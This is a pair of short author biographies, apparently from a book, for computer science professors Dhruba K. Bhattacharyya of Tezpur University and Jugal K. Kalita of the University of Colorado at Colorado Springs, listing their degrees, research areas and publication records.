Dhruba K. Bhattacharyya received his Ph.D. in Computer Science from Tezpur University in 1999. He is a Professor in the Computer Science & Engineering Department at Tezpur University. His research areas include Data Mining, Network Security and Content-based Image Retrieval.

Prof. Bhattacharyya has published 280+ research papers in the leading international journals and conference proceedings. In addition, Dr Bhattacharyya has written/edited 11 books. He is a Programme Committee/Advisory Body member of several international conferences/workshops.

Jugal K. Kalita is a professor of Computer Science at the University of Colorado at Colorado Springs. He received his Ph.D. from the University of Pennsylvania. His research interests are in natural language processing, machine learning, artificial intelligence and bioinformatics. He has published 200+ papers in international journals and referred conference proceedings and has written four books.